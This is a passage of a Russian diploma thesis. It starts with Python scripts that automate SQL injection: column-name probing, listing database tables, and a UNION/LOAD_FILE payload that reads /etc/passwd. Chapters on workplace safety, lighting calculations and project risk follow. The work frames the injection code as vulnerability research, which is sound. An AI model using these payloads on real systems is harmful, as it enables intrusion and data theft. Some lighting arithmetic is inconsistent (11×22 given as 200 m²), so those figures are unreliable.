Сначала смотрим, как получить все имена таблиц, которые есть в базе данных, чтобы посмотреть, видим ли что-нибудь интересное, а затем добавляется возможность извлечения из файловой системы ОС.

Теперь добавляется новую функцию, которая поможет нам получить имена таблиц в различных схемах, кроме тех, которые отфильтровываются для уменьшения мешающих на выходе:

```
def detect_columns_names(url):
    column_names = ['username','user','name','pass','passwd','password','id','role','surname','address']
    new_url= url.replace("FUZZ","admin' group by X--")
    valid_cols = []
    for name in column_names:
        req=requests.get(new_url.replace("X",name))
        if req.content.find("Unknown") == -1:
            valid_cols.append(name)
        else:
            pass
    return valid_cols
```

Рисунок 6.21 – функция detect_columns_names()

Структура такая же, как и раньше; у нас есть запрос, который нам нужен, с маркерами, помогающими передавать результаты, и регулярным выражением для его передачи, а затем печатаются результаты. Наконец, у нас есть вызов функции.

Теперь на выходе видно, что выводится имя схемы и название таблицы:

```
pentester@dima-pc: ~/Desktop/Examples/sql_inj
phpmyadmin
pma__navigationhiding
phpmyadmin
pma__pdf_pages
phpmyadmin
pma__recent
phpmyadmin
pma__relation
phpmyadmin
pma__savedsearches
phpmyadmin
pma__table_coords
phpmyadmin
pma__table_info
phpmyadmin
pma__table_uiprefs
phpmyadmin
pma__tracking
phpmyadmin
pma__userconfig
phpmyadmin
pma__usergroups
phpmyadmin
pma__users
pyweb
users
pentester@dima-pc:~/Desktop/Examples/sql_inj$
```

Рисунок 6.22 – получение схем и таблиц

В данном случае, pweb и phpmyadmin - это схема, а остальные - пользователь таблицы и так далее.

Перейдя к последнему примеру. откроем файл скрипта . добавляем еще одну функцию , и это открывает новые возможности для исследования. Давайте посмотрим на новую функцию, read_file:

```
def read_file(url, filename):
    new_url= url.replace("FUZZ","""A\'%20union%20SELECT%201,CONCAT('TOK',
    LOAD_FILE(\'"+filename+"\'),'TOK')--%20-""")
    req=requests.get(new_url)
    reg = ur"TOK(.+?)TOK+?"
    files= re.findall(reg,req.content)
    print req.content
    for x in files:
        if not x.find('TOK,'):
            print x
```

Рисунок 6.23 – функция read_file()

Это запрос, который будет использоваться для чтения файлов. В принципе, новым здесь является использование функции LOAD_FILE.

Можно использовать эту функцию, которая, как следует из названия, загрузит файл, и поместит содержимое в столбец, который был выбран в запросе. Используется с union(объединением). Затем нужно вызвать эту функцию с файлом, который хочется прочитать. В этом примере используется filename="/etc/passwd":

```
filename="/etc/passwd"
message = "\n[+] Reading file: " + filename
print colored(message,'green')
print "-------------------------"
read_file(url,filename)
```

Рисунок 6.24 – читаемый файл

Этот файл содержит пользователей для операционной системы Linux.

Давайте запустим его в командной строке.

Теперь есть возможность узнать немного больше о системе.




Рисунок 6.25 – чтение данных с файла

В итоге знаем, как перечислять имена таблиц из базы данных с помощью SQL инъекции, а также знаем как читать файлы из файловой системы ОС с помощью SQL инъекции.

И это исследование даёт нам понимание того насколько автоматизация процессов помогает в исследовании уязвимостей, а значит и их своевременном и быстром предотвращении. Данный опыт позволяет не только определить уязвимости но и понять как можно использовать скрипты последовательно вытягивая необходимую информацию, а значит и при защите на уровне кода и операционной системе, лучше разбираться что и конкретно на каком этапе стоит доработать и снова протестировать на наличие уязвимостей.

7 Безопасность Жизнедеятельности

Решение проблемы БЖД состоит в обеспечении нормальных и комфортных условий труда для людей в их жизни, в защите человека и окружающей его среды от воздействия вредных факторов, превышающих нормативно-допустимые уровни. Обеспечение и поддержание оптимальных и даже хороших условий деятельности и отдыха человека способствует его высшей работоспособности и продуктивности.

Обеспечение безопасности труда и отдыха способствует сохранению жизни и здоровья человека за счет снижения травматизма и заболеваемости.

Вопросы безопасной жизнедеятельности человека необходимо решать на всех стадиях жизненного цикла, будь то разработка, эксперимент или применение разработанной методики на практике.

Работа с вычислительной техникой по вредности относится к безопасным (риск смерти на человека в год составляет менее 0.0001). Тяжесть труда у работника вычислительной техники также минимальна, так как уровень психической нагрузки по этому роду деятельности предусматривает энергозатраты 2000...2400 ккал в сутки.

Однако сотрудник при работе с вычислительной техникой подвергается воздействию комплекса неблагоприятных факторов, обусловленных характером производственного процесса условий труда:

1) повышенная интенсивность работы и ее монотонность;

2) специфический характер зрительной работы;

3) тепловыделение от оборудования;

4) воздействие шума;

5) воздействие ионизирующих и неионизирующих излучений, вредных

6) неудовлетворительные условия световой среды в помещении и освещения на рабочем месте.

7.1 Характеристика условий труда программиста

Работа с ПК характеризуется существенным интеллектуальным усилием и раздражительно-психологической нагрузкой работников, большой напряженностью визуальной деятельностью и довольно маленькой нагрузкой на мышцы рук при работе с клавиатурой ЭВМ.

Большую роль играет конструкция и размещение компонентов трудовой зоны, например, расположение сидячего места для человека-оператора. В ходе работы с компьютером следует придерживаться правильного порядка работы и отдыха. В ином случае у персонала выявляются существенная напряжённость визуального аппарата с возникновением претензий в неудовлетворение работой, ведущие боли, нервозность, несоблюдение сна, утомление и нездоровые чувства в глазах, в пояснице, в области шеи и рук.

7.2 Требования к производственным помещениям

Окраска и коэффициенты отражения. Расцветка комнат и мебели должна содействовать формированию польза - приятных условий с целью визуального восприятия, отличного настроения.

Источники освещение, такие как светильники и окна, которые дают отражение с плоскости экрана, существенно усугубляют достоверность символов и несут за собою препятствия физиологического характера, какие имеют все шансы проявиться в значительном напряжении, в особенности при длительной рабочего времени. Отображение, в том числе отражения с второстепенных источников освещение, должна быть сведено к минимуму. С целью защиты с излишней яркости окон могут быть использованы занавески и экраны.

Параметры микроклимата. Характеристики микроклимата имеют все шансы меняться в широких пределах, в то время как важным обстоятельством жизнедеятельности человека считается поддержание постоянства температуры тела вследствие терморегуляции, т.е. возможности организма корректировать ответную реакцию тепла в окружающую среду. Принцип нормирования микроклимата – создание оптимальных обстоятельств с целью теплообмена тела человека с окружающей средой.

Вычислительная оборудование считается основой значительных тепловыделений, что способен послужить причиной к увеличению температуры и уменьшению относительной влаги в помещении. В комнатах, где определены ПК, обязаны соблюдаться конкретные характеристики микроклимата. В санитарных нормах СН-245-71 определены величины характеристик микроклимата, формирующие удобные условия. Эти нормы устанавливаются в связи с периода года, характера трудового процесса и характера производственного помещения (таблица 7.1).

Объем комнат, в каковых расположены сотрудники вычислительных центров, не должен быть меньше 19,5м3/человека с учетом максимального числа одновременно работающих в смену. Общепризнанных мерок подачи свежего воздуха в помещения, где находятся ПК, приведены в таблице 7.2

Таблица 7.1 - Параметры микроклимата для помещений, где установлены компьютеры

Период	Параметр микроклимата	Величина
Холодный	Температура воздуха в помещении	22…24 °С
	Относительная влажность	40…60 %
	Скорость движения воздуха	до 0,1 м/с

Продолжение таблицы 7.1

Период	Параметр микроклимата	Величина
Теплый	Температура воздуха в помещении Относительная влажность Скорость движения воздуха	23…25 °С 40…60 % 0,1…0,2 м/с

Таблица 7.2 - Нормы подачи свежего воздуха в помещения, где расположены компьютеры

Характеристика помещения	Объемный расход подаваемого в помещение свежего воздуха, м3 /на одного человека в час
Объем до 20 м3 на человека 20…40 м3 на человека	Не менее 30 Не менее 20 Естественная вентиляция

7.3 Режим труда

При работе с компьютером очень важную роль играет соблюдение здравого режима труда, перерывов и отдыха. В случае не соблюдение норм, у персонала отмечаются напряжение зрения, появление жалоб на усталость в работе, боли в голове, спины, глаз, нарушение сна и т.п, что в последствие снижает уровень и качество работы.

В таблице 7.3 представлены сведения о перерывах, которые необходимо делать при работе на компьютере, в зависимости от продолжительности рабочей смены, видов и категорий трудовой деятельности с ВДТ (видео дисплейный терминал) и ПЭВМ (в соответствии с СанПиНом 2.2.2 542-96

«Гигиенические требования к видео дисплейным терминалам, персональным электронно-вычислительным машинам и организации работ»).

Таблица 7.3 - Время перерывов при работе на компьютере

Категория работы с ВДТ или ПЭВМ	Уровень нагрузки за рабочую смену при видах работы с ВДТ			Суммарное время регламентированных	
	Группа А, количество знаков	Группа Б, количество знаков	Группа В, часов	При 8-часовой смене	При 12-часовой смене
I	до 20 000	до 15 000	до 2,0	30	70
II	до 40 000	до 30 000	до 4,0	50	90
III	до 60 000	до 40 000	до 6,0	70	120

Примечание. Время перерывов дано при соблюдении указанных санитарных правил и норм. При несоответствии фактических условий труда требованиям Санитарных правил и норм время регламентированных

перерывов следует увеличить на 30%.

В соответствии со СанПиН 2.2.2 546-96 все виды трудовой деятельности, связанные с использованием компьютера, разделяются на три группы:

группа А: работа по считыванию информации с экрана ВДТ или ПЭВМ с предварительным запросом;

группа Б: работа по вводу информации;

группа В: творческая работа в режиме диалога с ЭВМ.

Эффект лучше будет во время перерывов, если сотрудник будет делать гимнастику, или в комнате где рассчитана для отдыха персонала с удобной мебелью, зеленой зоной, прохладной обстановкой.

7.4 Расчет естественной освещенности

Тип помещения: Компьютерная аудитория Параметры помещения (L x B x H), м:20x10x4 Высота окна h_{0K}, м: 2,5

Разряд зрительной работы: IV, а

Коэффициенты отражения: $Р_{пот}$= 70%, $Р_{ст}$= 50%, $Р_{пол}$ = 30%

Высота начала окна $h_{Н.0К}$, м: 1 Световой пояс: г. Акмолинкская $Н_{зд}$, м: 26 Расстояние до рядом стоящего здания, Р, м: 12 уровень условной рабочей поверхности $h_{пов}$- 0,8 м

Расчет естественного освещения заключается в определении площади световых проемов.

Общую площадь окон определяем по формуле (5.1) для бокового освещения:

$$S_0 = \frac{S_n \cdot e_н \cdot \eta_0 \cdot K_{зд} \cdot K_з}{100 \cdot \tau_0 \cdot r_1},$$

(5.1)

где S_n – площадь пола помещения, м2:

$$S_n = B \cdot L = 11 * 22 = 200 \text{ м}^2,$$

(5.2)

ен – нормированное значение КЕО:

$$e_н = e_{КЕО} \cdot m,$$

(5.3)

екео – значение КЕО для IV пояса: екео = 0,9

m – коэффициент светового климата, определяется для ориентации световых проемов ЮВ m=0,8

$$e_н = 0,9 \cdot 0,8 = 0,72,$$

Кз – коэффициент запаса: Кз = 1,5

τ0 - общий коэффициент светопропускания $\tau 0 = \tau 1 \cdot \tau 2 \cdot \tau 3 \cdot \tau 4$

τ1 – коэффициент светопропускания материала: для двойного стекла τ1 = 0,8

τ2 – коэффициент, учитывающий потери света в переплетах светопроёма: τ2 = 0,7

τ3 – коэффициент, учитывающий потери света в несущих конструкциях, при боковом освещении равен 1.

τ4 – коэффициент, учитывающий потери света в солнцезащитных устройствах, τ4 =1

$$\tau_0 = 0,8 * 0,7 * 1 * 1 = 0,56$$

η0 – световая характеристика окон:

$$\frac{L}{B/2} = \frac{20}{10/2} = 4,$$

$$h_1 = h_{ок} + h_{н.ок} - h_{пов} = 2,5 + 1 - 0,8 = 2,7 \text{ м},$$

(5.4)

Где h1 – высота от уровня условной рабочей поверхности до верха окна.

$$\frac{B}{h_1} = \frac{10}{2.7} = 3,704 \text{ значит } \eta_0 = 8 ,$$

r1 – коэффициент, учитывающий повышение КЕО при боковом освещение благодаря свету, отраженному от поверхностей помещения и подстилающего слоя, прилегающего к зданию

$$\frac{B}{h_1} = \frac{10}{2.7} = 3,704 ,$$

$$\frac{H}{B} = \frac{4}{10} = 0,4 ,$$

$$\frac{L}{B} = \frac{20}{10} = 2,$$

$$\frac{P_{пот}+P_{ст}+P_{пол}}{3} = \frac{50+30+70}{3} = 50\%\,, \quad (5.5)$$

$$r_1 = 1{,}8$$

Кзд – коэффициент, учитывающий затенение окон противостоящими зданиями:

$$\frac{P}{H_{зд}} = \frac{12}{26} = 0{,}462\,,$$

$$К_{зд} = 1{,}7$$

Подставим все значения в расчетную формулу:

$$S_0 = \frac{200 \cdot 0{,}72 \cdot 8 \cdot 1{,}7 \cdot 1{,}5}{100 \cdot 0{,}56 \cdot 1{,}8} = 29{,}143 \approx 29\ м^2$$

Так как предусматривали двустороннее боковое освещение, то площадь световых проемов на одной стороне будет 29:2=14,5 м2

Так как высота оконных проемов 2,5 м, то, следовательно, длина их составит 14,5:2,5=5,8 м.

Таким образом, площадь световых проемов составит с обеих сторон по 14,5 м2 (5,8 х3 м) (Рисунок 7.1).




Рисунок 7.1 – схема освещения при естественном освещении

7.5 Расчет искусственного освещения

Определение расчетной высоты подвеса:

$$h_{расч} = H - (h_{рабпов} + h_{свеса}) = 4 - (0{,}8 + 0{,}2) = 3м$$

(5.6)

Выбираем ртутные лампы HPL-N, мощностью 125Вт и световым потоком F=6200 лм.

Определим индекс помещения:

$$i = \frac{A*B}{h_{\text{расч}}*(A+B)} = \frac{20*10}{3*(20+10)} = 2.222,$$

(5.7)

Определим коэффициент светового использования светового потока η:

$$\eta = 55\%$$

Количество ламп при необходимой освещенности E=200лк:

$$N = \frac{E*S*Z*K_з}{F*\eta},$$

(5.8)

Где Z – коэффициент неравномерности освещения, равный 1,1 ÷ 1,2 ≈ 1,15

Кз – коэффициент запаса, принимаемый равным 1,5 для заданного типа помещения

$$N = \frac{200 * (20 * 10) * 1{,}15 * 1{,}5}{6200 * 0.55} \approx 20$$

На рисунке 7.2 представлена схема распределения светильников.




Рисунок 7.2 – Схема расположения светильников

Расчет расстояния между светильниками:

$$L_{A,B} = \lambda * h_{\text{расч}}, \text{где } \lambda = 0{,}6 \div 2, \tag{5.9}$$

В длину:

$$L_A = 1{,}3 * 3 \text{ м} = 3{,}9 \text{ м}$$

В ширину:

$$L_B = 0{,}8 * 3 \text{ м} = 2{,}4 \text{ м}$$

Расстояние от стены до ближайшего светильника:

$$l_{A,B} = \frac{L_{A,B}}{2}, \tag{5.10}$$

В длину:

$$l_A = \frac{3{,}9\text{м}}{2} = 1{,}95 \text{ м}$$

В ширину:

$$l_B = \frac{2{,}4 \text{ м}}{2} = 1{,}2 \text{ м}$$

Намечаем контрольную точку А. Для нее определяем суммарную условную освещенность всех светильников следующим образом:
Находим проекцию расстояния на потолок от точки А до светильника – di;

Далее определяем угол между потолком и прямой di. По этому углу находим условную освещенность.

Проверим, выполняется ли условие: Er > Енорм,

где:

$$E_r = F * \mu * \frac{\sum_{i=1}^{m} e_{ri}}{1000 * K_з},$$

(5.11)

Коэффициент запаса Кз = 1,5;

Коэффициент учитывающий действие равноудаленных светильников μ=1,15;

Световой поток F=6200 лм.

Таблица 7.3 – Светораспределение светильника

Сила света I_a кд в направлении угла α										
0	5	15	25	35	45	55	65	75	85	90
242	241	230	215	190	158	119	76	40	10	0

$$e_{ri} = \frac{I_{ai} cos^3(a_i)}{h^2_{\text{расч}}},$$

(5.12)

где

$$a_i = arctg(\frac{d_i}{h_{\text{расч}}}),$$

(5.13)

Ниже на рисунке 7.4 показано произвольное размещение светильника.




Рисунок 7.4 – Произвольно помещенная точка А на расстоянии 3-х метров от обоих стен, относительно левого верхнего угла

Теперь проводим расчет для каждого светильника:

1) $d_1 = 2.084$м; $\alpha_1 = arctg\left(\frac{2.084}{3}\right) = 34.785° \rightarrow I_{\alpha 1} =$ 190.538кд; $e_{r1} = 11.729$лк

2) $d_2 = 3.371$м; $\alpha_2 = arctg\left(\frac{3.371}{3}\right) = 48.331° \rightarrow I_{\alpha 2} =$ 145.009кд; $e_{r2} = 4.735$лк

3) $d_3 = 6.986$м; $\alpha_3 = arctg\left(\frac{6.986}{3}\right) = 66.759° \rightarrow I_{\alpha 3} = 69.668$кд; e_{r3} 0,476лк

4) $d_4 = 10{,}801$м; $\alpha_4 = arctg\left(\frac{10{,}801}{3}\right) = 74.477° \rightarrow I_{\alpha 4} =$ 41,883кд; $e_{r4} = 0{,}089$лк

5) $d_5 = 14{,}661$м; $\alpha_5 = arctg\left(\frac{14{,}661}{3}\right) = 78{,}435° \rightarrow I_{\alpha 5} =$ 29,695кд; $e_{r5} = 0{,}027$лк

6) $d_6 = 1.209$м; $\alpha_6 = arctg\left(\frac{1.209}{3}\right) = 21{,}955° \rightarrow I_{\alpha 6} =$ 219,567кд; $e_{r6} = 19{,}464$лк

7) $d_7 = 2{,}912$м; $\alpha_7 = arctg\left(\frac{2{,}912}{3}\right) = 44{,}152° \rightarrow I_{\alpha 7} =$ 160,714кд; $e_{r7} = 6{,}596$лк

8) $d_8 = 6{,}777$м; $\alpha_8 = arctg\left(\frac{6{,}777}{3}\right) = 66{,}121° \rightarrow I_{\alpha 8} = 71{,}964$кд; e_{r8} 0,53лк

9) $d_9 = 10{,}667$м; $\alpha_9 = arctg\left(\frac{10{,}667}{3}\right) = 74{,}292° \rightarrow I_{\alpha 9} =$ 42,549кд; $e_{r9} = 0{,}094$лк

10) $d_{10} = 14{,}562$м; $\alpha_{10} = arctg\left(\frac{14{,}562}{3}\right) = 78{,}359° \rightarrow I_{\alpha 10} =$ 29,923кд; $e_{r10} = 0{,}027$лк

11) $d_{11} = 3{,}178$м; $\alpha_{11} = arctg\left(\frac{3{,}178}{3}\right) = 46{,}654° \rightarrow I_{\alpha 11} =$ 151,549кд; $e_{r11} = 5{,}446$лк

12) $d_{12} = 4{,}138$м; $\alpha_{12} = arctg\left(\frac{4{,}138}{3}\right) = 54{,}058° \rightarrow I_{\alpha 12} =$ 122,674кд; $e_{r12} = 2{,}756$лк

13) $d_{13} = 7{,}387$м; $\alpha_{13} = arctg\left(\frac{7{,}387}{3}\right) = 67{,}896° \rightarrow I_{\alpha 13} =$ 65,574кд; $e_{r13} = 0{,}388$лк

14) $d_{14} = 11{,}064$м; $\alpha_{14} = arctg\left(\frac{11{,}064}{3}\right) = 74{,}83° \rightarrow I_{\alpha 14} =$ 40,612кд; $e_{r14} = 0{,}081$лк

15) $d_{15} = 14{,}856$м; $\alpha_{15} = arctg\left(\frac{14{,}856}{3}\right) = 78{,}583° \rightarrow I_{\alpha 15} =$ 29,251кд; $e_{r15} = 0{,}025$лк

16) $d_{16} = 5{,}501$м; $\alpha_{16} = arctg\left(\frac{5{,}501}{3}\right) = 61{,}395° \rightarrow I_{\alpha 16} =$ 91,501кд; $e_{r16} = 1{,}116$лк

17) $d_{17} = 6{,}106$м; $\alpha_{17} = arctg\left(\frac{6{,}106}{3}\right) = 63{,}834° \rightarrow I_{\alpha 17} = 81{,}014$кд; $e_{r17} = 0{,}772$лк

18) $d_{18} = 8{,}644$м; $\alpha_{18} = arctg\left(\frac{8{,}644}{3}\right) = 70{,}861° \rightarrow I_{\alpha 18} = 54{,}9$кд; $e_{r18} = 0{,}215$лк

19) $d_{19} = 11{,}941$м; $\alpha_{19} = arctg\left(\frac{11{,}941}{3}\right) = 75{,}897° \rightarrow I_{\alpha 19} = 37{,}309$кд; $e_{r19} = 0{,}06$лк

20) $d_{20} = 15{,}52$м; $\alpha_{20} = arctg\left(\frac{15{,}52}{3}\right) = 79{,}06° \rightarrow I_{\alpha 20} = 27{,}82$кд; $e_{r20} = 0{,}021$лк

Суммарная условная освещенность равна:

$$\sum e_r = 54.647 \text{ лк}$$

Суммарная освещенность:

$$E_r = 6200 * 1{,}15 * \frac{54.647}{1000 * 1{,}5} = 259{,}755 \text{ лк}$$

Так как Er > Енорм (259,755 > 200), то осветительные приборы и их расположение подобраны верно.

Вывод

В данной главе был проведен анализ оптимальных условий труда для выполнения исследования по теме дипломной работы и рассчитаны необходимые меры безопасности труда. Помимо этого, был проведен расчет искусственной и естественной освещенности помещения, где будет проводится работа, по результатам которого можно сделать вывод, что расчет площади световых проемов соответствует нормам естественного освещения рабочей зоны, количество и тип светильником используемые в данной рабочей зоне достаточно для обеспечения искусственного освещения. Далее, был сделан анализ рабочих перерывов, что не приведёт к снижению качества работы, а наоборот повысит уровень работоспособности, были представлены эргономические требования к рабочему месту.

8 Расчёт проектных рисков

На рисунке 8.1 показан цикл управления рисками проекта




Рисунок 8.1 - Схема основного процесса управления рисками проекта

Разработка целей и стратегий по управлению рисками - проекта осуществляется для определения модели будущего результата реализации проекта, а также конкретной совокупности ресурсов и способов (методов) их использования для получения требуемых ключевых экономических показателей реализации проекта.

В процессе оценки и анализа рисков проекта - в зависимости от уровня неопределенности используются качественные, количественные оценки или стресс-анализ.

Элиминирование рисков - обеспечивает доведение выявленных и оцененных рисков до приемлемого уровня. Поиск приемлемого риска позволяет оценить воздействие рисков, концентрировать и распределять ресурсы, а также разрабатывать соответствующую программу (комплекс мероприятий), направленную на превентивное и последующее воздействие на риск.

Мониторинг рисков проекта - обеспечивает текущий анализ уровня диагностированных рисков и его соответствия уровню приемлемого риска, а также разработку контрольных процедур, направленных на повышение эффективности интегрированного управления рисками проекта. [7].

8.1 Управление рисками

За проект берём компанию занимающуюся созданием web – приложений где рассматриваются внешние и внутренние риски влияющие не только на создаваемый продукт но и на компанию в целом.

В дипломном проекте созданная программа по автоматизации обнаружения определённого рода уязвимости может внедрятся в компанию как средство мониторинга рисковых ситуаций связанных со взломом конечного продукта компании.

Были учтены те риски которые влияют на процесс разработки и аудита разработанных продуктов (таблица 8.1).

8.2 Идентификация рисков

Таблица 8.1 – проектные риски

Внешние угрозы	Внешние уязвимости
Злоумышленники	Потеря конфиденциальной информации
Поставщики используемых инструментов разработки	Недостоверное внедряемое ПО внутри компании приводящее к компрометации данных
Неправильный расчёт бюджета на создание проекта	Приостановка проекта, потеря времени и денег
Не конкурентоспособность	Потеря клиентов, потеря денег
Внутренние угрозы	Внутренние уязвимости
Низкая квалификация разработчиков	Ухудшение качества готового продукта
Низкое качество управления командой разработчиков	Недоверие, потеря времени
Не выполнение техники безопасности при разработке проекта	Компрометация внутриорганизационных данных
Низкая эффективность работы сотрудников	Потеря времени на разработку
Недееспособность ключевых сотрудников	Приостановка разработки проекта
Не регулярное обслуживание оборудования для разработки	Потеря времени, потеря денег

В основе описанных проектных рисков в основном лежит производственная деятельность компании, что значит при рисковой ситуации это так или иначе повлияет на процесс разработки и вследствие на всю компанию разрабатывающую проекты.

8.3 Оценка и анализ рисков

Оценка и анализ рисков производятся по таблицам 8.2 и 8.4

Таблица 8.2 - оценка влияния на бизнес

Цели проекта	маленькая (0,2)	Средняя (0,5)	высокая (0,8)
Затраты	Рост затрат до 5%	Рост затрат от 10-20%	Рост затрат свыше 20%
Время разработки	Отставание от графика в пределах 5%	Задержка на 10-20%	Задержка более чем на 20%
Безопасность	Инциденты по нарушению происходят раз в 2 года	Инциденты происходят раз в год	Инциденты происходят раз в пол года
Квалификация сотрудников	Повышение квалификации проводится с определённой переодичностью	Не все сотрудники проходят повышение квалификации	Повышение квалификации не предусмотрено компанией
Проверка оборудования	Диагностика раз в 3 месяца	Диагностика раз в пол года	Диагностика раз в год

Таблица 8.3 – ранжированные риски

Внешние угрозы	Внешние уязвимости	Ранг
Злоумышленники	Потеря конфиденциальной информации	1
Поставщики используемых инструментов разработки	Недостоверное внедряемое ПО внутри компании приводящее к компрометации данных	3
Неправильный расчёт бюджета на создание проекта	Приостановка проекта, потеря времени и денег	2
Не конкурентоспособность	Потеря клиентов, потеря денег	2
Внутренние угрозы	Внутренние уязвимости	Ранг
Низкая квалификация разработчиков	Ухудшение качества готового продукта	1
Низкое качество управления командой разработчиков	Недоверие, потеря времени	2

Продолжение таблицы 8.3

Внутренние угрозы	Внутренние уязвимости	Ранг
Не выполнение техники безопасности при разработке проекта	Компрометация внутриорганизационных данных	3
Низкая эффективность работы сотрудников	Потеря времени на разработку	2
Недееспособность ключевых сотрудников	Приостановка разработки проекта	1
Не регулярное обслуживание оборудования для разработки	Потеря времени, потеря денег	2

Таблица 8.4 – ранжированная матрица вероятности и тяжести (последствий) риска

Оценки вероятности и тяжести для специфического риска					
Вероятность (P)	Значение риска = P • I				
0,9	0,05	0,09	0,18	0,36	0,72
0,7	0,04	0,07	0,14	0,28	0,56
0,5	0,03	0,05	0,10	0,20	0,40
0,3	0,02	0,03	0,06	0,12	0,24
0,1	0,01	0,01	0,02	0,04	0,08
	0,05	0,10	0,20	0,40	0,80
	Влияние на цели (стоимость, время, масштаб) (I)				

На основе матрицы определяем для своего проекта тяжесть последствий и вероятность возникновения и определяем приемлемость рисков (таблица 8.5)

Таблица 8.5 – приемлемость рисков

Внешние угрозы	Внешние уязвимости	Вероятность возникновения	Влияние на цели	Уровень риска	Приемлемость риска
Злоумышленники	Потеря конфиденциальной информации	0,7	0,8	0,56	неприемлемый
Поставщики используемых инструментов разработки	Недостоверное внедряемое ПО внутри компании приводящее к компрометации данных	0,1	0,8	0,08	приемлемый
Неправильный расчёт бюджета на создание проекта	Приостановка проекта, потеря времени и денег	0,3	0,8	0,24	Средне-приемлемый
Не конкурентоспособность	Потеря клиентов, потеря денег	0,5	0,8	0,4	Средне-приемлемый
